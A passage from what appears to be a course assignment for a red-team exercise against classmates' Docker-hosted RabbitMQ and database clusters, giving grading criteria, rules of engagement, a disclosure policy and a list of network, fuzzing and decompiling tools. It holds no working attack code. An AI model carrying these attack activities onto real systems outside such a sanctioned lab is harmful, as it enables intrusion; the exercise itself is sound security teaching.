        README.md
        <scripts and tools>
        <evidence>
      target2/
      <attack-id>/         # Materials divided by attack
        README.md          # reproduction steps
        <scripts and tools>
        <evidence>
      <attack-id>/
        README.md
        <scripts and tools>
        <evidence>
```

```
[...]
```

6.1 Points

Component	Points	Criteria
Attacks executed	60	Sum of points from successful attack criteria across all six scenarios. Proof (screenshots, logs, commands) is required for each.
Attack diversity	10	Bonus: awarded for attacking multiple CIA dimensions in distinct, non-trivial ways beyond the minimum required. Attacks that span both the RabbitMQ and database clusters earn full marks.
Class ranking	10	Based on total attack points (good) and number of successful attacks against you by other teams (bad): 1st place (10 points), 2nd (8 points), 3rd (6 points), 4th (4 points), 5th+ (2 points).
Attack documentation	16	Completeness of Attack Documentation Forms, clarity of reproduction steps, and quality of evidence.
Novel attacks	4	Bonus for attacks not described in the six scenarios, with a clear CIA mapping and supporting evidence. Must target the distributed cluster components added in this stage.
Total	100	

7 Rules of Engagement

Permitted activities

- Attacking only the Docker containers assigned to your team.
- Network traffic capture and analysis within Docker networks.
- Decompiling and analyzing the target team's JAR files.
- Fuzzing socket, AMQP, and cluster management endpoints.
- Publishing or consuming messages from RabbitMQ queues.
- Using the documented user accounts provided by the target team.
- Simulating network partitions using `iptables` inside containers.
- Using any tool listed in Section 8.

Prohibited activities Violation may result in a zero for the assignment and referral to the academic integrity office.

- Attacking any system outside the designated Docker environment.
- Distributed Denial of Service (DDoS) attacks targeting host machines.
- Accessing or requesting source code from other teams.
- Social engineering or physical access to other teams' hardware.
- Attacks that persist after `docker compose down` is run.
- Applying `iptables` rules on the *host* machine network interfaces.
- Sharing exploit code or attack findings outside your team before submission.

Responsible disclosure If you discover a vulnerability that could affect real infrastructure outside this exercise, notify the instructor immediately by email, do not disclose it publicly, and document it in your report.

8 Tools and Resources

This section lists tools that may be useful. Many tools from the last round can be helpful here too. This is a partial list—there are many other tools available. You are also welcome to use AI-based tools to analyze and attack the target systems.

8.1 Network Analysis

- **Wireshark** — GUI packet analyzer; useful for inspecting encrypted and unencrypted cluster traffic. `https://www.wireshark.org/`
- **tshark** — Command-line packet capture. `https://www.wireshark.org/docs/man-pages/tshark.html`
- **tcpdump** — Lightweight command-line capture tool. `https://www.tcpdump.org/`
- **nicolaka/netshoot** — Docker image bundling tshark, nmap, netcat, iptables, and other tools. `https://github.com/nicolaka/netshoot`
- **OpenSSL** — For TLS inspection and certificate analysis. `https://www.openssl.org/`

8.2 Database Client Tools

- **psql** — PostgreSQL command-line client. `https://www.postgresql.org/docs/current/app-psql.html`
- **mongosh** — MongoDB interactive shell. `https://www.mongodb.com/docs/mongodb-shell/`
- **mysql** — MySQL command-line client. `https://dev.mysql.com/doc/refman/8.0/en/mysql.html`
- **cqlsh** — Apache Cassandra CQL shell. `https://cassandra.apache.org/doc/latest/cassandra/managing/tools/cqlsh.html`
- **cbq** — CouchBase command-line query tool. `https://docs.couchbase.com/server/current/tools/cbq-shell.html`
- **Python database drivers** — `psycopg2` (PostgreSQL), `pymongo` (MongoDB), `mysql-connector-python` (MySQL), `cassandra-driver` (Cassandra).

8.3 RabbitMQ Tools

- **RabbitMQ Management UI** — Web interface at ports 15672–15674 for each broker node. `https://www.rabbitmq.com/management.html`
- **pika (Python)** — Pure-Python AMQP client for publishing and consuming messages. `https://pika.readthedocs.io/`
- **RabbitMQ CLI tools** — `rabbitmqctl` and `rabbitmqadmin` for cluster administration. `https://www.rabbitmq.com/cli.html`
- **rabbitmq-diagnostics** — Tool for inspecting cluster health and Quorum Queue state. `https://www.rabbitmq.com/rabbitmq-diagnostics.8.html`

8.4 Message and Socket Manipulation

- **netcat (nc)** — Read and write raw TCP data; useful for banner grabbing and replay.
  `https://nc110.sourceforge.io/`
- **mitmproxy** — Interactive proxy for intercepting and modifying TCP/TLS traffic.
  `https://mitmproxy.org/`
- **socat** — Advanced socket relay and manipulation.
  `http://www.dest-unreach.org/socat/`

8.5 Fuzzing

- **Boofuzz** — Python network protocol fuzzing framework.
  `https://github.com/jtpereyda/boofuzz`
- **Radamsa** — Black-box mutation fuzzer.
  `https://gitlab.com/akihe/radamsa`

8.6 Java Analysis

- **JD-GUI** — GUI Java decompiler.
  `https://java-decompiler.github.io/`
- **CFR** — Command-line Java decompiler; handles modern Java features well.
  `https://www.benf.org/other/cfr/`

8.7 Background Reading

- RabbitMQ Clustering Guide: `https://www.rabbitmq.com/clustering.html`
- RabbitMQ Quorum Queues: `https://www.rabbitmq.com/quorum-queues.html`
- RabbitMQ Access Control: `https://www.rabbitmq.com/access-control.html`
- RabbitMQ TLS Support: `https://www.rabbitmq.com/ssl.html`
- Erlang Distribution Security: `https://www.erlang.org/doc/reference_manual/distributed.html`
- PostgreSQL High Availability: `https://www.postgresql.org/docs/current/high-availability.html`
- MongoDB Replica Set Security: `https://www.mongodb.com/docs/manual/core/security-internal-authenticatio`
- Docker Networking Overview: `https://docs.docker.com/network/`